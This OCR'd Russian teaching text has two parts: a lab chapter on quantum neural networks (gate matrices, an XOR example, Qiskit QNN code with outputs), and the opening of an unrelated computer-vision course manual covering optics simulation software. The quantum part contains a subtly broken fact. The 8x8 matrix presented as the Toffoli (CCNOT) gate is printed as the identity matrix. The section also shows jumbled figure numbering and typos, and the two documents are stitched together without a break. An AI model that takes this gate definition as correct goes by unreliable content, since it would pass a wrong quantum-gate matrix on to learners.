$$\begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{bmatrix}. \qquad (5.103)$$

Каждая строка матрицы показывает, в какой пропорции воздействие «расщепляет» то или иное базисное двухкубитовое состояние. При этом подразумевается, что:

- первая (верхняя) строка показывает, как воздействие расщепляет базисное состояние |00⟩;

- вторая строка – расщепление базисного состояния |01⟩;

- третья строка – расщепление базисного состояния |10⟩;

- четвёртая строка – расщепление базисного состояния |11⟩.

Логика работы гейта «CNOT» заключается в следующем. Операция никак «не затрагивает» группы |00⟩ и |01⟩, те, где контролирующий кубит равен нулю. А в тех группах, в которых контролирующий кубит равен единице – |10⟩ и |11⟩ – операция инвертирует значение рабочего бита. Иными словами, гейт «CNOT» превращает базисное состояние |10⟩ в состояние |11⟩ и наоборот. В такой конфигурации кубит №1 – контролирующий, кубит №2 – рабочий. Вентиль Тоффоли (CCNOT) – трёхкубитовый гейт. Матрица трёхкубитовой операции «CCNOT» имеет размерность 8x8:

$$\begin{bmatrix} 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 \end{bmatrix}. \quad (5.104)$$

Эти два вентиля позволяют создать нам квантовый нейрон, который является основой квантовой нейронной сети. Математическая модель квантового нейрона $|y\rangle = F* \sum_{j=1}^{N} w_j |x_j\rangle$ [1], где w_j – это матрица 2*2; F – оператор, который может осуществлять работу сети квантовых ячеек. Комбинация гейта Тоффоли и гейта CNOT образует квантовый сумматор, который является физическим воплощением модели математического нейрона (рис. 5.43).




Рис. 5.43. Графическое изображение квантового сумматора

Вычисление XOR-функции с помощью КНС

Рассмотрим модель квантовой нейронной сети для вычисления XOR-функции (рис. 5.44).

КНС, представленная на рис. 5.44, является примером такой сети, чтобы с достаточной сложностью вычислить функцию XOR. Каждый вход в этом примере является битом, к тому же большое количество битов может

использоваться для каждого входного регистра. Каждый входной узел i представлен регистром $|\alpha\rangle_i$. Два скрытых узла вычисляют взвешенную сумму входов $|\Psi\rangle_{i1}$ и $|\Psi\rangle_{i2}$, и сравнивают ее с пороговым значением $|\Psi\rangle_{i0}$. Если взвешенная сумма больше порогового значения, то узел идет выше. $|\beta\rangle_k$ представляет внутренние вычисления, которые происходят в каждом узле. Выходной слой работает аналогично, берет взвешенную сумму скрытых узлов и сверяет с пороговым значением. Потом КНС проверяет каждый вычисленный выход и сравнивает с целевым выходом $|\Omega\rangle_j$, отправляя $|\varphi\rangle_j$ выше, если они равны. Производительность сети обозначается как $|\rho\rangle$, которая является количеством вычисленных выходов, эквивалентным их соответствующим целевым выходам.




Рис. 5.44. КНС, вычисляющая XOR-функции

Для того чтобы получать верные ответы на выходе нейронной сети, её нужно для начала обучить. Суть процесса обучения заключается в подаче данных, для которых мы знаем конечный результат, на вход квантовой нейронной сети с последующей настройкой весов каждого нейрона. Когда сеть настроена мы получаем на выходе результат идентичный тому, который мы знаем. Когда это происходит мы можем сказать, что сеть обучена и мы

можем подавать на неё данные, преобразования которых нам необходимо произвести.

Алгоритм обучения сети.

1. Ввод пороговых значений, заполнение входных регистров $|\Psi\rangle$ и $|a\rangle$, запутывание входных и выходных регистров.
2. Каждый входной узел вычисляет взвешенную сумму входов $|\Psi\rangle_{i1}$ и $|\Psi\rangle_{i2}$.
3. Сравнение взвешенных сумм с пороговым значением, если значение меньше, тогда прекращаем работу, требуется настройка весов, в противном случае п. 4.
4. Вычисление взвешенной суммы. Переход к следующему узлу.
5. Сравнение взвешенных сумм с пороговым значением, если значение меньше, тогда прекращаем работу, требуется настройка весов, в противном случае п. 6.
6. Вычисление взвешенной суммы. Переход к следующему узлу.
7. Распутывание регистров и получение результата.
8. Сравнение взвешенных сумм с целевым значением, если значение не равно, тогда прекращаем работу, требуется настройка весов, если равно, значит сеть настроена.

Запутанные регистры:

$$|Ø\rangle = \frac{1}{2}[|000\rangle+|011\rangle+|101\rangle+|110\rangle] = \frac{1}{2}[1\ 0\ 0\ 1\ 0\ 1\ 1\ 0]^T. \qquad (5.105)$$

Формула для вычисления XOR-функции:

$$|y\rangle = Q*R*|Ø\rangle, \qquad (5.106)$$

где

$$Q = \frac{1}{2}\begin{bmatrix} -1 & 0 & 0 & 1 & 0 & 1 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 1 & 0 & 0 & -1 & 0 & 1 & 1 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 1 & 0 & 0 & 1 & 0 & -1 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & -1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{bmatrix}, \quad (5.107)$$

$$R = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & -1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & -1 \end{bmatrix}. \quad (5.108)$$

Результат: $|y\rangle = QR|Ø\rangle = [0\ 0\ 0\ 0\ 0\ 0\ 1\ 0]^T = |110\rangle$.

Получается, что запутав два входных и один выходной регистр, мы получаем возможность вычислять значения XOR-функции с помощью применения специальных операторов на три запутанных кубита. Вычисление без использования запутанных состояний не представляется возможным, так как в таком случае регистры не сообщаются друг с другом. А попытки создать эту связь приведут, вероятнее всего, к построению классической нейронной сети.

Квантовые нейронные сети в процессах обучения и управления

Сегодня, как и сто лет назад, несомненно, что мозг работает более эффективно и принципиально другим образом, чем любая вычислительная машина, созданная человеком. Именно этот факт в течение стольких лет побуждает и направляет работы ученых всего мира по созданию и исследованию искусственных нейронных сетей.

Искусственные нейронные сети (ИНС) имеют некоторые привлекательные особенности как, например параллельность распределенной

обработки, ошибкоустойчивость и способность обучаться и обобщать полученные знания. Под свойством обобщения понимается способность ИНС генерировать правильные выходы для входных сигналов, которые не были учтены в процессе обучения (тренировки). Эти два свойства делают ИНС системой переработки информации, которая решает сложные многомерные задачи, непосильные другим техникам. Тем не менее ИНС также сталкиваются со многими трудностями, в том числе это отсутствие правил для детерминированных оптимальных архитектур, ограниченная вместимость памяти, занимающая много времени на обучение и т.д.

Искусственные нейронные сети вошли в практику везде, где нужно решать задачи прогнозирования, классификации или управления. Такой впечатляющий успех определяется несколькими причинами.

- **Богатые возможности.** Нейронные сети – исключительно мощный метод моделирования, позволяющий воспроизводить чрезвычайно сложные зависимости. На протяжении многих лет линейное моделирование было основным методом моделирования в большинстве областей, поскольку для него хорошо разработаны процедуры оптимизации.

В задачах, где линейная аппроксимация неудовлетворительна, линейные модели работают плохо. Кроме того, нейронные сети справляются с "проклятием размерности", которое не позволяет моделировать линейные зависимости в случае большого числа переменных.

- **Простота в использовании.** Нейронные сети учатся на примерах. Пользователь нейронной сети подбирает представительные данные, а затем запускает алгоритм обучения, который автоматически воспринимает структуру данных. При этом от пользователя, конечно, требуется какой-то набор эвристических знаний о том, как следует отбирать и подготавливать данные, выбирать нужную архитектуру сети и интерпретировать результаты, однако уровень знаний, необходимый для успешного применения нейронных сетей, гораздо скромнее, чем, например, при использовании традиционных методов статистики.

В сфере ИНС некоторые первооткрыватели вводили квантовое вычисление в аналогичное обсуждение, такое как квантовое нейронное вычисление, поглощенная квантовая нейронная сеть, квантовая ассоциативная память и параллельное обучение. Они сконструировали фонд для дальнейшего изучения квантового вычисления в ИНС. В ходе этого появляется область искусственных нейронных сетей, основанных на квантовых теоретических понятиях и методах. Они называются квантовые нейронные сети. Исследование и анализ квантовых нейронных сетей, их практическое применение.

Определение квантового нейрона дается следующим образом. Он получает входные сигналы (исходные данные либо выходные сигналы других нейронов КНС) через несколько входных каналов. Каждый входной сигнал проходит через соединение, имеющее определенную интенсивность (или вес); этот вес соответствует синаптической активности нейрона. С каждым нейроном связано определенное пороговое значение. Вычисляется взвешенная сумма входов, из нее вычитается пороговое значение и в результате получается величина активации нейрона (она также называется пост-синаптическим потенциалом нейрона).

Сигнал активации преобразуется с помощью функции активации (или передаточной функции) и в результате получается выходной сигнал нейрона (рис. 5.21).




Рис. 5.21. Математическая модель нейрона

Математическая модель квантового нейрона $|y\rangle = F' \sum_{j=1}^{N} w_j' |x_j\rangle$, где w_j' – это матрицы 2 на 2, действующие на основе $\{|0>,|1>\}$; F' – оператор, который может осуществлять сеть квантовых ячеек.

3. Задание на выполнение лабораторной работы

Произвести построение квантовой нейронной сети и моделирование ее работы с произвольным набором входных данных. Необходимо добавить в квантовую схему определенное количество кубит, один классический регистр, затем применить гейты к кубитам и произвести моделирование работы квантовой нейронной сети. Проанализировать полученные выходные данные и результаты работы сети.

4. Пример выполнения

Ниже приведены более подробно различные доступные нейронные сети для моделирования на системе IBM Experience и ход выполнения:

1. NeuralNetwork: Интерфейс для нейронных сетей.
2. OpflowQN: Сеть, основанная на оценке квантово-механических наблюдений.
3. TwoLayerQNN: Специальная реализация OpflowQNN для удобства.
4. CircuitQNN: сеть, основанная на образцах, полученных в результате измерения квантовой цепи:

1. NeuralNetwork

NeuralNetwork это интерфейс для всех нейронных сетей, доступных в Qiskit Machine Learning. Он предоставляет собой прямой и обратный проход, принимающий на вход образцы данных и обучаемые веса. NeuralNetwork не содержит никаких возможностей для обучения, они предоставляются

конкретными алгоритмами / приложениями. Далее будут представлены различные реализации этих интерфейсов. Предположим, что NeuralNetwork называется nn. Затем проход nn.forward(input, weights) принимает либо одинаковые входные значения для данных и весов размера nn. um_inputs и nn.num_weights.



NeuralNetwork поддерживает группировку входных данных и возвращает набор выходных данных соответствующей формы.

2. OpflowQNN

Функция OpflowQNN принимает (параметризованный) оператор из Qiskit и использует градиентную схему Qiskit для обеспечения обратного прохода. Таким оператором может быть, например, математическое ожидание квантово-механической наблюдаемой величины относительно параметризованного квантового состояния. Параметры могут быть использованы для загрузки классических данных, а также для представления обучаемых весов. В OpflowQNN также допускаются списки операторов и более сложные структуры для построения более сложных QNN:

```
from qiskit_machine_learning.neural_networks import OpflowQNN
# construct parametrized circuit
params1 = [Parameter("input1"), Parameter("weight1")]
qc1 = QuantumCircuit(1)
```

```
qc1.h(0)
qc1.ry(params1[0], 0)
qc1.rx(params1[1], 0)
qc_sfn1 = StateFn(qc1)
# construct cost operator
H1 = StateFn(PauliSumOp.from_list([("Z", 1.0), ("X", 1.0)]))
# combine operator and circuit to objective function
op1 = ~H1 @ qc_sfn1
print(op1)
```

```
ComposedOp([OperatorMeasurement(1.0 * Z + 1.0 * X), CircuitStateFn(
     ┌───┐ ┌──────────────────┐ ┌──────────────────┐
q_0: ┤ H ├─┤ Ry(input1) ├─┤ Rx(weight1) ├
     └───┘ └──────────────────┘ └──────────────────┘
)])
```

```
# construct OpflowQNN with the operator, the input parameters, the weight parameters,
# the expected value, gradient, and quantum instance.
qnn1 = OpflowQNN(op1, [params1[0]], [params1[1]], expval, gradient, qi_sv)
# define (random) input and weights
input1 = algorithm_globals.random.random(qnn1.num_inputs)
weights1 = algorithm_globals.random.random(qnn1.num_weights)
# QNN forward pass
qnn1.forward(input1, weights1)
```

```
array([[0.08242345]])
```

```
# QNN batched forward pass
qnn1.forward([input1, input1], weights1)
```

```
array([[0.08242345], [0.08242345]])
```

```
# QNN backward pass
qnn1.backward(input1, weights1)
```

(None, array([[[0.2970094]]]))

```
# QNN batched backward pass
qnn1.backward([input1, input1], weights1)
```

(None, array([[[0.2970094]], [[0.2970094]]]))

Объединение нескольких наблюдаемых в ListOp также позволяет создавать более сложные QNN

```
op2 = ListOp([op1, op1])
qnn2 = OpflowQNN(op2, [params1[0]], [params1[1]], expval, gradient, qi_sv)
# QNN forward pass
qnn2.forward(input1, weights1)
```

array([[0.08242345, 0.08242345]])


```
# QNN backward pass
qnn2.backward(input1, weights1)
```

(None, array([[[0.2970094], [0.2970094]]]))


3. TwoLayerQNN

TwoLayerQNN - это специальная OpflowQNN на n кубитах, которая состоит из: карты признаков для вставки данных и анзаца, который обучается. Наблюдаемой по умолчанию является Z⊗n, т.е. четность.

```
from qiskit_machine_learning.neural_networks import TwoLayerQNN
# specify the number of qubits
num_qubits = 3
# specify the feature map
fm = ZZFeatureMap(num_qubits, reps=2)
fm.draw(output="mpl")
```




```
# specify the ansatz
ansatz = RealAmplitudes(num_qubits, reps=1)
ansatz.draw(output="mpl")
```




```
# specify the observable
observable = PauliSumOp.from_list([("Z" * num_qubits, 1)])
print(observable)
```

```
1.0 * ZZZ
```

```
# define two layer QNN
qnn3 = TwoLayerQNN(num_qubits, feature_map=fm, ansatz=ansatz,
observable=observable, quantum_instance=qi_sv)
# define (random) input and weights
input3 = algorithm_globals.random.random(qnn3.num_inputs)
weights3 = algorithm_globals.random.random(qnn3.num_weights)
# QNN forward pass
qnn3.forward(input3, weights3)
```

```
array([[0.18276559]])
```

```
# QNN backward pass
qnn3.backward(input3, weights3)
```

(None, array([[[0.10231208, 0.10656571, 0.41017902, 0.16528909, -0.27780262, 0.41365763]]]))

4. CircuitQNN


В основе CircuitQNN лежит (параметризованная) QuantumCircuit. Она может принимать как входные, так и весовые параметры и производит выборки из измерений. Выборки могут быть интерпретированы как вероятности измерения целочисленного индекса, соответствующего битовой строке, или непосредственно как пакет двоичного вывода. В случае вероятностей градиенты могут быть оценены эффективно, а CircuitQNN обеспечивает также обратный проход. В случае выборок дифференцирование невозможно, и обратный проход возвращает (None, None).

Более того, CircuitQNN позволяет указать interpret (интерпретирующую) функцию для последующей обработки выборки. Предполагается, что она будет принимать измеренное целое число (из битовой строки) и преобразовывать его в новый индекс, т.е. неотрицательное целое число. В этом случае необходимо указать форму выходных данных, и вероятности будут распределены соответствующим образом.

CircuitQNN может быть настроен на возврат как разреженных, так и плотных векторов вероятности. Если не используется функция interpret, размерность вектора вероятности экспоненциально растет с числом кубитов, поэтому обычно рекомендуется использовать разреженную рекомендацию. В случае interpret (интерпретирующей) функции это зависит от ожидаемого результата. Если, например, индекс сопоставляется с четностью соответствующей битовой строки, т.е. с 0 или 1, то имеет смысл плотный вывод, и результатом будет вектор вероятностей длины 2.

```
from qiskit_machine_learning.neural_networks import CircuitQNN
qc = RealAmplitudes(num_qubits, entanglement="linear", reps=1)
```

```
qc.draw(output="mpl")
```



Выходные данные: разреженные целочисленные вероятности

```
# specify circuit QNN
qnn4 = CircuitQNN(qc, [], qc.parameters, sparse=True,
quantum_instance=qi_qasm)
# define (random) input and weights
input4 = algorithm_globals.random.random(qnn4.num_inputs)
weights4 = algorithm_globals.random.random(qnn4.num_weights)
# QNN forward pass
qnn4.forward(input4, weights4).todense()  # returned as a sparse matrix
```

```
array([[0.6, 0.1, 0. , 0. , 0. , 0. , 0. , 0.3]])
```

```
# QNN backward pass, returns a tuple of sparse matrices
qnn4.backward(input4, weights4)
```

```
(None, <COO: shape=(1, 8, 6), dtype=float64, nnz=33, fill_value=0.0>)
```

Выходные данные: плотные четные вероятности

```
# specify circuit QNN
parity = lambda x: "{:b}".format(x).count("1") % 2
output_shape = 2  # this is required in case of a callable with dense output
qnn6 = CircuitQNN(qc, [], qc.parameters, sparse=False, interpret=parity,
    output_shape=output_shape, quantum_instance=qi_qasm,)
# define (random) input and weights
input6 = algorithm_globals.random.random(qnn6.num_inputs)
```

```
weights6 = algorithm_globals.random.random(qnn6.num_weights)
# QNN forward pass
qnn6.forward(input6, weights6)
```

```
array([[0.5, 0.5]])
```

```
# QNN backward pass
qnn6.backward(input6, weights6)
```

```
(None, array([[[-0.2 ,  0.1 , -0.15, -0.15,  0.15, -0.15], [ 0.2 , -0.1 ,  0.15,  0.15,
-0.15,  0.15]]]))
```

Выходные данные: выборки

```
# specify circuit QNN
qnn7 = CircuitQNN(qc, [], qc.parameters, sampling=True,
quantum_instance=qi_qasm)
# define (random) input and weights
input7 = algorithm_globals.random.random(qnn7.num_inputs)
weights7 = algorithm_globals.random.random(qnn7.num_weights)
# QNN forward pass, results in samples of measured bit strings mapped to integers
qnn7.forward(input7, weights7)
```

```
array([[[0.], [1.], [0.], [7.],  [0.],  [6.], [0.],  [0.], [1.], [6.]]])
```

```
# QNN backward pass
qnn7.backward(input7, weights7)
```

```
(None, None)
```

Выходные данные: четные выборки

```
# specify circuit QNN
qnn8 = CircuitQNN(qc, [], qc.parameters, sampling=True, interpret=parity,
quantum_instance=qi_qasm)
# define (random) input and weights
input8 = algorithm_globals.random.random(qnn8.num_inputs)
weights8 = algorithm_globals.random.random(qnn8.num_weights)
```

```
# QNN forward pass, results in samples of measured bit strings
qnn8.forward(input8, weights8)
```

```
array([[[0.],  [1.], [1.], [0.], [1.],[0.], [0.], [0.], [1.], [1.]]])
```

```
# QNN backward pass
qnn8.backward(input8, weights8)
```

```
(None, None)
```

```
import qiskit.tools.jupyter
%qiskit_version_table
%qiskit_copyright
```

5. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.
- Практическая часть, ход выполнения.
- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Опишите основные модели квантовых вычислений в области нейросетей и машинного обучения
2. Проиллюстрируйте реализацию квантового нейрона
3. Опишите процесс обучения квантовых нейросетей
4. Опишите особенности моделирования квантовых нейросетей
5. Расскажите о влиянии запутанного состояния на вычисления в квантовой нейронной сети
6. Основные этапы реализации и выполнения квантового машинного обучения

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Компьютерное зрение и машинное обучение»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Оглавление

Введение 2
Лабораторная работа №1. Моделирование в среде GLAD. Элементарный оптический процессор 3
Лабораторная работа №2. Моделирование в среде GLAD. Оптический процессор свертки 12
Лабораторная работа №3. Гистограммы 20
Лабораторная работа №4. Фильтрация в пространственной области 29
Лабораторная работа №5. Фильтрация в частотной области, поиск объекта путем расчета корреляционной функции 36
Лабораторная работа №6. Морфологическийводораздел (watershed) 46
Лабораторная работа №7. Подмена пикселей 52
Лабораторная работа №8. Улучшение изображения и сегментация 58
Лабораторная работа №9. Сегментация на основе цвета 67

Введение

Сегодня существует большой набор методов и алгоритмов компьютерного зрения. Соответственно, полностью освоить их в рамках одной дисциплины не представляется возможным. В учебном пособии описываются лишь некоторые простые алгоритмы, которые не требуют больших вычислительных затрат для их реализации.

Рассмотрены вопросы разработки программ по следующим разделам: улучшение изображений, сегментация, выделение объектов и распознавание. Уделяется внимание рассмотрению методов параллельной обработки видеоизображений. Методы распознавания, связанные с машинным обучением, рассматриваются лишь частично. Также частично рассматривается вопрос применения нейросетей.

Значительное внимание уделено изучению функций библиотеки компьютерного зрения OpenCV. Две лабораторные работы посвящены вопросам моделирования оптических устройств в среде GLAD.

Представленная информация и примеры программ дают возможность студентам самостоятельно подготовиться к лабораториям, изучить материал в большем объеме, чем предусматривают стандартные практические работы.

Практические навыки программирования будут полезны при разработке сложных программных проектов, связанных не только с обработкой изображений, но с обработкой другой информации.

Лабораторная работа №1. Моделирование в среде GLAD. Элементарный оптический процессор

GLAD - General Laser Analysis and Design

AOR - Applied Optics Research

Задание на работу

1. Прочитайте данное описание. Установите среду моделирования на вашем компьютере.

2. Загрузите пример программы (sample), которая позволяет моделировать Элементарный оптический процессор. Запустите программу. Научитесь выводить оптическое распределение в разных форматах, на разных расстояниях продвижения оптического пучка и при разныхмасштабах.

3. Измените схему процессора путем включения новых элементов: линза, плоскопараллельная пластинка… Покажите результат в окне вывода.

4. В модели оптического процессора поверните осьраспространения света путем включения зеркала или призмы. Покажите результат в окне вывода.

Программные среды для моделирования и разработок оптических систем

1. Optical Research Associates, www.opticalres.com

Code V – программа расчета и проектирования оптических систем. LightTools – программа 3D моделирования и анализа осветительных систем.

2. Lambda Research Corporation www.lambdares.com

Oslo – программа расчета и проектирования оптических систем. Программа OSLO (Optics Software for Layout and Optimization) предназначена для определения оптимальных размеров и форм элементов оптических систем фото- и видеотехники, систем связи, научных приборови т.д. Кроме того, она используется для оценки качества оптических систем и для разработки специализированного программного обеспечения для оптического

конструирования, тестирования и производства.

Trace Pro – программа оптико - механического моделирования и анализа оптических систем. Позволяет создавать трехмерные модели оптико-механических систем и проводить анализ распределения освещенности в системе, учитывая рассеяние, отражение, поглощение, дифракцию света.

3. ZEMAX Development Corporation

ZEMAX – программа расчета и проектирования оптических систем. ZEMAX содержит огромную базу данных по характеристикам различных видов стекол, способен рассчитать сложнейшую конструкцию из систем линз, зеркал, дифракционных решеток, интерференционных и абсорбционных светофильтров и прочих элементов. Он отображает ход лучей в таких системах, наглядно изображая поведение лучей в различных участках спектра, рассчитывает аберрации системы, ее разрешающую способность, потери света и множество других параметров.

4. Optical System Design Inc. www.osdoptics.com

SYNOPSIS – Программа расчета оптических систем.

5. Breault Research Organization www.breault.com

ASAP – программа для моделирования и анализа оптических и осветительных систем. ReflectorCAD – программа для конструирования отражателей.

6. Focus Software Inc., USA www.focus-software.com

LensVIEW - Database of optical designs.

Во всех перечисленных программных средах моделирования и разработок оптических систем используются два метода расчета,основанные на применении теории волновой и геометрической оптики.

Методы распространяющихся пучков (beam propagation methods,BPM) представляют комплексную амплитуду оптического поля в поточечном базисе. **Они используют уравнения волновой оптики(функции дифракции Френеля) чаще всего в параксиальномприближении**, с учетом конечных апертур. Этот метод является основным в компьютерных программах при анализе распространяющихся лазерных пучков. Методы распространяющихся

пучков может использоваться при расчете распространения с разложением по плоским волнам или с использованием метода конечных разностей. Такой подход позволяет наиболее полно исследовать оптический процессор. Метод распространяющихся пучков используется в программе GLAD.

Трассировка оптических лучей или лучевой метод, – излучение представлено набором лучей. Используются приближения геометрической оптики. Описание процессора сводится к построению матриц преобразований. Лучевые методы используются для традиционных оптических расчетов, где проектировщик меняет радиус, толщину, марку стекла, асферические коэффициенты и т.п. для минимизации и баланса оптических искажений. Сюда же можно отнести гибридный лучевой метод. Он дает дополнительную возможность учета интенсивности вдоль оптических лучей, так что можно анализировать рассеивание поверхностью, многогранные оптические сумматоры и другие оптическиеприложения.

Среда моделирования GLAD

